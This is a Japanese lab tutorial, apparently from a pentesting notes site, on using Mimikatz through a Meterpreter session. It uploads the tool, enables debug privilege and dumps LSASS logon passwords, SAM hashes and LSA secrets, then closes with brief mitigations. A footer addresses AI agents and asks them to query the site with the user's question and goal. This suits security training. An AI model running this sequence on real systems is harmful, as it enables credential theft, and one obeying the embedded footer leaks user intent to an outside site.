> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/local-privilege-escalation-and-credentials/cleartext-passwords-with-mimikatz.md).

# Mimikatz による平文パスワード

許可されたラボで Mimikatz を使い、LSASS ログオンセッションから平文認証情報を抽出して検証する。

Mimikatz は LSASS のログオンセッションを検査できます。一部のセッションでは、NTLM ハッシュや Kerberos の情報と並んで再利用可能なパスワードが露出します。

## 前提条件

昇格した Administrator または SYSTEM シェルを使用します。このアカウントには LSASS へのアクセス権が必要です。Credential Guard を含む最新の Windows 保護機能は、資格情報の回収を防ぐことがあります。

## 1. 現在のアクセス権限を確認する

まず、Meterpreter セッションの ID を確認します。

```
getuid
```

Windows のコマンドシェルを開き、ユーザー名と有効になっている権限を確認します。

```
シェル
whoami
whoami /priv
```

セッションが Administrator、SYSTEM、またはその他 LSASS へのアクセス権を持つ場合のみ続行します。 `SeDebugPrivilege` が一般的に必要です。

## 2. 書き込み可能な対象ディレクトリを選ぶ

使用する `C:\Users\Public` ラボ環境では。書き込み可能で、昇格したシェルから参照しやすいです。

```cmd
mkdir C:\Users\Public\Tools
dir C:\Users\Public\Tools
```

必要に応じて `Ctrl+C` Meterpreter に戻ります。

## 3. Mimikatz を転送する


Meterpreter セッションから、実行ファイルを対象ホストにアップロードします。

```
upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe C:\\Users\\Public\\Tools\\mimikatz.exe
```

アップロードが成功すると、Meterpreter は保存先のパスを報告します。Windows シェルから確認します。

```cmd
dir C:\Users\Public\Tools\mimikatz.exe
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2eb336ea9dcf78b592ee476ecefec109bf427605%2Fimage%20(2927).png?alt=media" alt="Uploading Mimikatz to a Windows target"><figcaption><p>書き込み可能なディレクトリに Mimikatz を転送します。</p></figcaption></figure>

## 4. Mimikatz を Administrator として起動する

昇格した Windows のコマンドプロンプトを開きます。実行ファイルがあるディレクトリに移動します。

```cmd
cd /d C:\Users\Public\Tools
dir
```

実行ファイルを起動します。

```cmd
mimikatz.exe
```

デバッグ権限を有効にします。成功すると次のように表示されます。 `Privilege '20' OK`.

```
privilege::debug
```

権限要求が失敗した場合は、前の手順に戻ります。シェルの権限が不足しているか、セキュリティ制御がアクセスをブロックしています。

## 5. ラボの完全なコマンドシーケンスを実行する

以下のシーケンスは、既存の Meterpreter セッションから平文の資格情報を確認するまでに使用するコマンドを示します。

```
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe C:\Users\Public\Tools\mimikatz.exe
meterpreter > shell
C:\> cd /d C:\Users\Public\Tools
C:\Users\Public\Tools> mimikatz.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
mimikatz # exit
```

各コマンドは個別に実行します。次のコマンドに進む前に出力を確認します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4e003a09d1d052831b391c639b50380a5d3af1cb%2Fimage%20(2928).png?alt=media" alt="Mimikatz commands used to extract SAM secrets, LSA secrets, and logon-session credentials"><figcaption><p>実行ファイルの起動後は、Mimikatz プロンプトから Mimikatz コマンドを実行します。</p></figcaption></figure>

## 6. LSASS のログオンセッションを調べる


LSASS に保持されている資格情報を列挙するには、次のコマンドを実行します。

```
sekurlsa::logonpasswords
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0749836a9c32b014b7195e74705443147a9e92b6%2Fimage%20(2930).png?alt=media" alt="Mimikatz output showing extracted logon-session credentials"><figcaption><p>各ログオンセッションを調べ、アカウント情報と資格情報を確認します。</p></figcaption></figure>

## 7. 各ログオンセッションを確認する

出力は 1 セッションずつ読みます。対話型、リモート対話型、またはサービスのログオンタイプを持つエントリから始めます。関連するフィールドは次のとおりです。

* `ユーザー名` および `Domain` アカウントを識別します。
* `NTLM` パスワードそのものではなく、パスワードハッシュを含みます。
* `パスワード` Windows が利用可能な平文を保持している場合にのみ、平文の値を含みます。

A `(null)` というパスワード欄は正常です。これは、そのセッションで平文パスワードが露出しなかったことを意味します。NTLM ハッシュを平文の資格情報として扱わないでください。

## 8. その他の Windows シークレットを抽出する


ラボでは、ローカルアカウントのハッシュと LSA シークレットを収集するために次のコマンドも使用します。

```
lsadump::sam
lsadump::secrets
```

`lsadump::sam` ローカルの NTLM ハッシュを返します。 `lsadump::secrets` LSA シークレット情報を返します。どちらのコマンドも平文パスワードを保証するものではありません。

## 9. 結果を記録して検証する

アカウント、ドメイン、ログオンタイプ、および資格情報を記録します。結果は、合意された評価範囲内でのみ検証します。完了したら Mimikatz を終了します。

```
exit
```

## 検知と対策

対応している場合は Credential Guard を有効にします。ローカル管理者アクセスを制限し、LSASS へのアクセス試行を監視します。Windows を最新の状態に保ち、WDigest の平文資格情報を保持する構成は避けます。


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/local-privilege-escalation-and-credentials/cleartext-passwords-with-mimikatz.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.